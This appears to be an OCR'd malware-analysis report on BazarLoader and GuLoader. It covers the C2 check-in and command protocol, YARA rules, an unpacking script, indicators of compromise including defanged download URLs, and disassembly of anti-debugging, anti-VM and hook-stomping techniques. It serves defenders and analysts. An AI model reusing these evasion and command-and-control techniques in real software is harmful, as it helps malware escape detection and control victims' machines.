


The loader tries a sequence of options for performing process hollowing, first it tries svchost.exe




If that fails it will try explorer.exe

If that fails it will finally try cmd.exe



Backdoor


The backdoor component also checks to make sure Russia is not in the locale string:




It is interesting that both the loader and the backdoor perform this check, this could mean code reuse from shared libraries which would hint at the same developers responsible for both and/or they are designed to work independently of each other as a few possible examples.

The backdoor will then perform a checkin-in, a check-in in the world of malware is commonly used to describe the activity that a piece of malware will perform when it is designed to receive commands. These types of malware commonly fit into categories such as backdoors or RATs but its intended use is up to the actor that is using it. Most check-ins will involve sending an ID that will be used by the controller to identify individual bots, frequently this ID will be comprised of system based information so that it is unique.


The backdoor begins building a string that is based on infected system data, the first piece is creation times for the Windows and System32 folders respectively:



Next it adds the name of the computer:



Then the computers volume serial number:



The built string is constructed like this:

```
 (Windows folder CreationTimeHigh) (Windows folder CreationTimeLow).(System folder C\
reationTimeHigh) (System folder CreationTimeLow).ComputerName.VolSN
```

After building the string it is MD5 hashed and this hash is used for building the URI when communicating with the C2 (Command and Control) server. For traffic the backdoor will also use a few hardcoded values for the user-agent and cookie values, if you are doing dynamic analysis you can sinkhole the domain and/or the resolver locally and point it to a local system instead to capture the traffic.

```
GET /276a4d9bc58efb4caa414e206858ed36/2 HTTP/1.1
Host: 192.168.11.1
User-Agent: user_agent
Cookie: group=1
Connection: Keep-Alive
```

Doing this sort of analysis can be a good way to verify that you have found everything but dynamic analysis very rarely paints a complete picture compared to a more static approach that we have done


so far but it can be useful for our purposes. In this case it helps us know how to build out a check-in request so we can imitate it and retrieve the response.

Decoding of the response involves using the hash value that was sent:

```
>>> a = bytearray('\x17\x4a\x7e\xab\xf5')
>>> key = bytearray(binascii.unhexlify('276a4d9bc58efb4caa414e206858ed36'))
>>> for i in range(len(a)):
...   a[i] ^= key[i%len(key)]
...
>>> a
bytearray(b'0 300')
```

The loader and the backdoor both have an interesting aspect to their C2 protocol, the loaders XOR key is based on the current date and the backdoor is based on a hash value of the infected system. This makes the encoding semi dynamic in nature, why is this interesting? It can complicate detecting the network traffic which is predominately very static based but lucky for us there are plenty of other values in the request that are signature-able.

The values decoded out determine what the command to the bot will be, the first value is the command into the table and the second is the value or parameter to that function. The command table is setup like a switch table so we can just map out each function and then map it all back to figure out what each command number would be responsible for.



After statically mapping each of these out we can build out the command table.

CommandNum	Command
0	Timeout value
1	Get system info
10	Download and Execute PE file
11	Download and Detonate DLL file
12	Detonate CLI commands
13	Detonate Powershell command
14	Does nothing
15	Terminate Process by ID
16	Retrieve a file from computer
100	Die

The response data such as from commands, errors messages or retrieved files is then uploaded to the C2 server by using a '/3' instead of a '/2' at the end of the URI and making a POST request.

Terminology

Loader - A loader will load another piece of malware into memory, generally without it touching disk.

Resident Malware - A piece of malware that will remain resident through persistence mechanisms.

Backdoor - Malware that gives an actor access to a system in order to execute commands while bypassing normal authentication methods.

C2 - Command and Control aka C&C

Indicators of Compromise & Detections

Network

- Detect DNS traffic to OpenNIC resovlers.

Endpoint

- Process Doppleganging
- Startup\adobe.lnk
- Hijacks UserInit in CurrentVersionWinlogon registry key
- Task Name: StartAd

Samples from Report

BazarLoader:
e5225b05d643d35cc253836f5ccbbeed22f6995f1a0c2a1b3277ba8bdc12d36e

Backdoor:
294ac389aba42544fc3be63a2bea73a5142fb64c337267e7cd2b7cf17c92409e

Samples

51fa6e8f86364cba46b25798eebb9feafb7895a8
c5af237b4b930152edafba11a1b38960eb76ac3c
e402fb90748df06b77f820d200f75cfa084d680b
5828e324019892b49c157bf008f9e21a7e1965d6
21a8eebc589b2bd4fbb56682d24160762e5618d4
327c368c21d17a477c70c2ec9c6511936b1e38ce

Downloads

hxxp://invent-uae[.]com/Document_Preview.exe
hxxps://bloomfieldholding[.]com/Document_Preview.exe

Signers

James LTH d.o.o.

YARA

```
rule opennic_resolvers
{
strings:
$a1 = {33 fe 19 73 c1 b7 62 42}
condition:
all of them
}
```

MITRE

T1093 - Process Hollowing
T1004 - Winlogon Helper DLL
T1547.001 - Startup folder persistence

T1547.004 - Winlogon Helper DLL persistence
T1186 - Process Doppleganging
T1086 - Powershell
T1064 - Command line via Batch file

References

1:https://blog.malwarebytes.com/threat-analysis/2016/10/trick-bot-dyrezas-successor/
2:https://www.fidelissecurity.com/threatgeek/archive/trickbot-we-missed-you-dyre/
3:https://github.com/andrivet/ADVobfuscator
4:https://pentestlab.blog/tag/userinit/

GuLoader

Introduction

GuLoader is loader delivery system that was named by the researchers that found it because it used Google Drive for file downloads when it was initially found.

Packer

The packer commonly utilized by GuLoader is VB wrapped around bytecode, it's remained pretty much the same since first discovered but has continued to evade detections. This is due to the dynamic nature of the stub code, you have the stub of the VB wrapped and the bytecode that decodes the next layer. Both of the aforementioned layers appepar to be dynamically generated stubs which helps packers/crypters evade detection for much longer periods of time as it makes static detection harder.

Getting to the bytecode

If you are wanting to manually unpack the next layer then the wrapper layer will basically allocate memory using VirtualAlloc and then decode the next layer into that allocated memory. It's enough to set a breakpoint on VirtualAlloc and wait for the correct call to hit.


```
004020F2    00              DB 00
004020F3    00              DB 00
004020F4    00              DB 00
004020F5    00              DB 00
004020F6    00              DB 00
004020F7    00              DB 00
004020F8    00              DB 00
004020F9    00              DB 00
004020FA    00              DB 00
004020FB  > 85FF            TEST EDI,EDI
004020FD  . 66:81FB B040    CMP BX,40B0
00402102  . 66:85DB         TEST BX,BX
00402105  . 85D2            TEST EDX,EDX
00402107  . 85DB            TEST EBX,EBX
00402109  . 66:85C0         TEST AX,AX
0040210C  . FFD3            CALL EBX
0040210E  . 66:81FF 642F    CMP DI,2F64
00402113  . 85DB            TEST EBX,EBX
00402115  . EB 72           JMP SHORT Diplomat.00402189
00402117    00              DB 00
```

Decoding the next layer

We can either let the malware decode the next layer in a debugger and then dump it out for mapping or take advantage of NULL bytes in the next layer to recover the key and decode it ourselves.

Letting the debugger decode it will end up with jumping to the beginning of the new memory section:

If we look at the decoded next layer we can see there is NULL bytes of length 4 and this is also the length of our key so using this we can rebuild the key by bruting out some known value(usually something near the beginning will remain static).



Python script:

```
import pefile
import sys
import struct
import yara

rule_source = '''
rule guloader
{
    meta:
        author = "jreaves"
        description = "Guloader wrapper"
    strings:
        $snippet1 = {81 cf ?? ?? 40 00 85}
    condition:
        ($snippet1)
}
'''
def yara_scan(raw_data, rule_name):
```

```
    addresses = {}
    yara_rules = yara.compile(source=rule_source)
    matches = yara_rules.match(data=raw_data)
    for match in matches:
        if match.rule == 'guloader':
            for item in match.strings:
                if item[1] == rule_name:
                    addresses[item[1]] = item[0]
    return addresses

def brute_it(data):
        needle = struct.unpack('<I', '\x81\xec\x00\x02')[0]
        needle2 = struct.unpack('<I', '\x81\xec\xfc\x01')[0]
        for i in range(len(data)-20):
                key = data[i+11:i+11+4]
                key = key[1:] + key[0]
                key = struct.unpack('<I', key)[0]
                temp = key ^ struct.unpack_from('<I', data[i:])[0]
                if temp == needle or temp == needle2:
                        return(data[i:])
        return None


if __name__ == "__main__":
        data = open(sys.argv[1], 'rb').read()
        pe = pefile.PE(data=data)
        base = pe.OPTIONAL_HEADER.ImageBase
        mapped = pe.get_memory_mapped_image()
        oep = pe.OPTIONAL_HEADER.AddressOfEntryPoint
        snippet = yara_scan(data, '$snippet1')
        if snippet:
                offset = int(snippet['$snippet1'])
                mem_addr = struct.unpack_from('<I', data[offset+2:])[0]
                mem_addr -= base
                data = mapped[mem_addr:]
        else:
                data = brute_it(data)
        if data != None:
                key = data[11:11+4]
                key = key[1:]+key[0]
                key = bytearray(key)
                blob = bytearray(data)
                for i in range(len(blob)):
```

```
blob[i] ^= key[i%len(key)]
```

Anti checks

Performs Heavens Gate if it is running in WOW64.

```
sub_896A        proc near               ;
                pop     edx
                mov     bx, 33h ; '3'
                push    bx
                push    eax
                mov     eax, esp
                add     esp, 6
                jmp     fword ptr [eax]
```

Checks for a file related to QEMU

```
loc_3F0D:                               ; CODE XREF: sub_3E26+1B↑j
                call    CheckIfFileExists_3E47
; ---------------------------------------------------------------------------
aCProgramdataQemuGaQga_stat db 'C:\ProgramData\qemu-ga\qga.state',0
                db 0EBh ; d
; ---------------------------------------------------------------------------
                .
```

Counts windows using EnumWindows with a callback function to check if the number of windows is >= 0xc

```
loc_455:                                ; CODE XREF: sub_365+AA↑j
                clc
                xor     edx, edx
                push    edx
                clc
                push    esp
                cmp     esi, 0D3316F78h
                push    ebx
                call    eax             ; EnumWindows
                pop     eax
                cmp     eax, 0Ch        ; Checks if there are >= 0xc windows
                jge     loc_52A
                jmp     short TerminateProcess_4B4
.
```

Performs syscall hook stomping by finding and enumerating the syscall table replacing the first few bytes which would overwrite hooks placed

```
                mov     edx, 424548Dh   ; lea syscall bytes
                add     ebx, 0Ah
                xor     ecx, ecx
                mov     eax, 1
                jmp     short loc_864D

                                        ; CODE XREF: sub_7F69+700↑j
cmp     esi, 0ACh ; '¼'
mov     byte ptr [ebx-7], 0B8h ; '+'
mov     [ebx-6], eax
inc     eax
jmp     short loc_870B
--------------------------------------------------------------------------

                                        ; CODE XREF: sub_7F69+700↑j
fnop
mov     byte ptr [ebx-0Ah], 0B8h ; '+'
mov     [ebx-9], eax
jmp     short loc_8708
--------------------------------------------------------------------------
```

Uses NtSetInformationThread to set ThreadHideFromDebugger

```
                nop
                call    StampOverSyscallHooks_7F69
                cmp     ecx, 31h ; '1'
                mov     ecx, [ebp+1Ch]
                mov     edx, 54212E31h
                call    Resolve_6433
                mov     [ebp+130h], eax
                test    ebx, ebx
                push    0
                push    0
                push    11h             ; ThreatHideFromDebugger_Class
                push    0FFFFFFFEh      ; CurrentThread
                call    eax             ; NtSetInformationThread
                jmp     short loc_651
END OF FUNCTION CHUNK FOR sub_365
```

Uses rdtsc average check such as what is in PAFISH, it will perform the check 0x186a0 times and then does a comparison which would equate to an average of <= 1050.


```
                                        ; sub_757B:loc_7582 ...
                xor     edi, edi
                mov     ecx, 186A0h     ; Iterations

loc_7582:                               ; CODE XREF: sub_757B
                push    ecx
                call    rdtsc_diff_75E8
                add     edi, edx
                pop     ecx
                dec     ecx
                cmp     ecx, 0
                jnz     short loc_7582
                cmp     edi, 0
                jl      short sub_757B
                cmp     edi, 6422C40h   ; Avg >= 1050 ?
                jge     short sub_757B
```


Checks if a specific library exists in it's own memory space using djb2 hashing(0xf21fd920).

Will look for the existence of certain ascii strings in memory by using a modified version of djb2 hashing that is different than the one it uses for resolving dependencies.

Query memory sections:



Hash strings and compare against the ones passed to function:



Hashes:

```
[0x2D9CC76C, 0xDFCB8F12, 0x27AA3188, 0xF21FD920, 0x3E17ADE6, 0x7F21185B, 0xA7C53F01,\
 0xB314751D]
```

Atleast a few of them have been confirmed by other researchers:

0xA7C53F01 - VBoxTrayToolWndClass (@kienbigmummy with VinCSS)
0xB314751D - vmtoolsdControlWndClass (VinCSS company)

Next it will copy itself into the hollowed out memory of a new copy of itself. During the execution of hollowing it wraps the NT function calls in a protection layer that will XOR encode the top section of itself, then checks for the existance of various breakpoints

0xcc - standard int3
- long form int3
- undefined function commonly used as a breakpoint by analysis tracing software

```
                        ; CODE XREF: sub_8CB9+785Tj
 nop
 pop     eax             ; CreateProcessInternalW
 mov     bl, [eax]       ; Checks if a breakpoint is set
 cmp     bl, 0CCh ; '¦'
 jz      loc_95D8
 jmp     short loc_94D3
-------------------------------------------------------------------

loc_94D3:                               ; CODE XREF: sub_8CB9+7D4
                fnop
